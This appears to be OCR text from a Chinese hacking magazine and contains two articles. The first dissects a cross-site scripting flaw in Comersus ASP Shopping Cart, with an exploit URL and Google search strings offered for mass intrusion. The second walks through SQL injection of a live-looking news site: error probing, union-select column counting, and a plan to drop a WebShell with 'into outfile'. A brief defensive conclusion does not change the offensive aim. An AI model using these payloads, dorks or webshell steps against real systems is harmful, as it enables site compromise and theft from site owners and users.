


图1

跨站漏洞存在于comersus_message.asp文件中，漏洞代码如下：

```
<!--#include virtual="/comersus7F/includes/settings.asp"-->
<!--#include virtual="/comersus7F/includes/getSettingKey.asp"-->
<!--#include virtual="/comersus7F/includes/sessionFunctions.asp"-->
<!--#include virtual="/comersus7F/includes/databaseFunctions.asp"-->

<!--#include virtual="/comersus7F/includes/screenMessages.asp"-->
<!--#include virtual="/comersus7F/includes/stringFunctions.asp"-->
<!--#include virtual="/comersus7F/includes/currencyFormat.asp"-->
<!--#include virtual="/comersus7F/includes/itemFunctions.asp"-->
<!--#include virtual="/comersus7F/includes/cartFunctions.asp"-->
<!--#include virtual="/comersus7F/includes/adSenseFunctions.asp"-->
'代码省略
pMessage= getScreenMessage(request.querystring("message"),3000)

%>
'获取message变量值，并赋予变量pMessage，getScreenMessage函数在stirngFunctions.asp文件中有定义，具体定义参见后面的内容
<!--#include file="header.asp"-->
<br><b><%=getMsg(581,"attention")%></b><br><br>
<%=pMessage%> <%=session("message")%><br><br>
'由于未对变量message进行有效地过滤，而直接将pMessage输出，造成跨站脚本漏洞
<%session("message")=""%>
<!--#include file="footer.asp"-->
<%call closeDb()%>
```

#stirngFunctions.asp文件中对getScreenMessage函数的定义如下:

```
function getScreenMessage(input,stringLength)
'to filter screenMessage
dim regEx
Set regEx = New RegExp

getScreenMessage= left(trim(input),stringLength)
regEx.Pattern= "([^-_A-Za-z0-9@., ])"
'正则表达式
regEx.IgnoreCase= True
regEx.Global= True
getScreenMessage = regEx. Replace ( getScreen Message, "")
'运用正则表达式对intput值进行简单过滤，但仍可造成XSS
Set regEx= nothing
end function
```

利用方法为:"http://[website]/[script]/store/comersus_message.asp?message=<script>alert('riusksk')</script>"，测试结果如图2所示。




图2

要想批量入侵，可以利用Google Hacker来实现，搜索代码可以为"inurl:.asp? Powered by Comersus ASP Shopping Cart"、"inurl:comersus_message.asp?"或者"inurl:commersus.mdb"，搜索结果如图3所示。





图3

总 结

通过分析可以看出，漏洞产生主要是由于未对用户所提交的数据变量进行严格的处理或过滤而导致的。其实Web安全漏洞的造成大多数是如此，可见对用户提交的的数据进行过滤是相当重要的。目前有很多这方面的漏洞扫描工具、代码审计工具以及脚本调试工具等，可以及时发现并修补脚本漏洞。

前置知识: 无
关键词: 脚本、Mysql、load_file()函数



利用Mysql load_file()函数列目录

文/图 人鱼姬

load_file()是Mysql数据库中的一个重要函数，特别是在PHP注入中，我们可以利用它读取服务器上的文件内容(尤其是用户相关的配置文件或数据库连接文件)。本文讲述我偶然发现的一个鲜为人知的用途。

我们先来看看Mysql官网上是怎样介绍load_file()的。load_file()能读取文件并将文件的内容以字符串返回。要正确使用此函数，文件必须处于Mysql服务器上，必须指定文件的全路径，而且必须有它的读取权限。该文件必须可读且它的大小要小于系统变量max_allowed_packet中设置的大小。如果系统变量secure_file_priv被设置成了一个非空目录，要读取的文件必须在该目录中。如果文件不存在或不满足上述条件，函数返回NULL。

虽然Mysql官网没有说明load_file()可以列目录，但经我测试，在*inx的服务器上是可以做到的。

下面来看我做示范的网站，提交http://www.xxx.com/app/news.php?Sn=11'，如图1所示。从错误信息可以看到，查询语句都被爆出来了，而且提交的参数11后面的"'"并没有被转义，这样，即使程序员将提交进来的参数用"'"括起来，我们仍然可以注入。尽管提交的参数是个数字，但由于它被"'"括起来了，所以这是个字符型注入。




图1

将网址中的PHP文件的文件名中的个别字母改为大写，提交http://www.xxx.com/app/news.phP?Sn=11，返回错误显示找不到news.phP，说明服务器是*nix的操作系统，因为*nix对文件名的大小写敏感，而Windows则不是。

由于现在很难见到不支持联合查询的老版本Mysql了，所以尝试提交"http://www.xxx.com/app/news.php?Sn=' union select 1 /*"。这里说明一下，"Sn="后面的"'"是用来闭合SQL语句前面的那个"'"的，而后面的"/*"是用来注释后面的SQL语句的。之所以去掉了参数11，是为了让union前面的select查询结果为空，这样后面的select查询结果就显示在网页上了，如图2 所示。




图2

从错误信息"The used SELECT statements have a different number of columns"可以看出，union前后的select字段数目不同，所以继续进行如下尝试。

```
http://www.xxx.com/app/news.php?Sn=' union select 1 ,2 /*
http://www.xxx.com/app/news.php?Sn=' union select 1 ,2,3 /*
……
```

直到尝试到了33个字段，提交"http://www.xxx.com/app/news.php?Sn=' union select 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30,31,32,33/*"，如图3 所示，字段数总算相等了。接下来可以尝试注入得到后台口令再上传WebShell。不过还有更简单的办法，因为该网站不存在PHP转义，所以我们可以用into outfile导出一个WebShell，但前提是我们要知道网站在服务器上的路径。

